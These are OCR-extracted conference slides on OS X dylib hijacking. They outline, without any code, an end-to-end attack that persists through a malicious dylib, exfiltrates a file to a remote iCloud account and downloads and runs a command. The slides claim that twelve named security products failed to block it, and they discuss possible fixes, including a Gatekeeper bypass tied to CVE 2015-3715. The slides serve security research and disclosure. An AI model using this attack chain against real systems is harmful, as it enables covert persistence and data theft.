
avast! | intego
Avira | KASPERSKY lab
Bitdefender | LittleSnitch
ClamXav | Norton by Symantec
eset | Sophos
F-Secure | TREND MICRO


Synack


# End-to-End Attack


## putting the pieces all together

doesn't require r00t!









1. **persist**
   persistently install a malicious dylib as a hijacker

2. **exfil file**
   upload a file ('topSecret') to a remote iCloud account

3. **download & execute cmd**
   download and run a command ('Calculator.app')

# PSP Testing

the OS 'security' industry vs me ;)

are any of these malicious actions blocked?

1 persist

2 exfil file

3 download & execute cmd

~~avast!~~ ~~ClamXav~~ ~~intego~~ ~~Norton by Symantec~~

~~Avira~~ ~~eset~~ ~~KASPERSKY~~ ~~Sophos~~

~~Bitdefender~~ ~~F-Secure~~ ~~LittleSnitch~~ ~~TREND MICRO~~

OS X 'security' products

# It's All Busted....Fixes?


## what can be done to fix this mess

### 1 Dylib Hijacking Fix?

abuses a legit OS feature, so unlikely to be fixed...

only allow signed dylibs?

### 2 Gatekeeper Bypass Fix



disallow external dependencies?

**CVE 2015-3715**
patched in OS X 10.10.4

still 'broken'!!

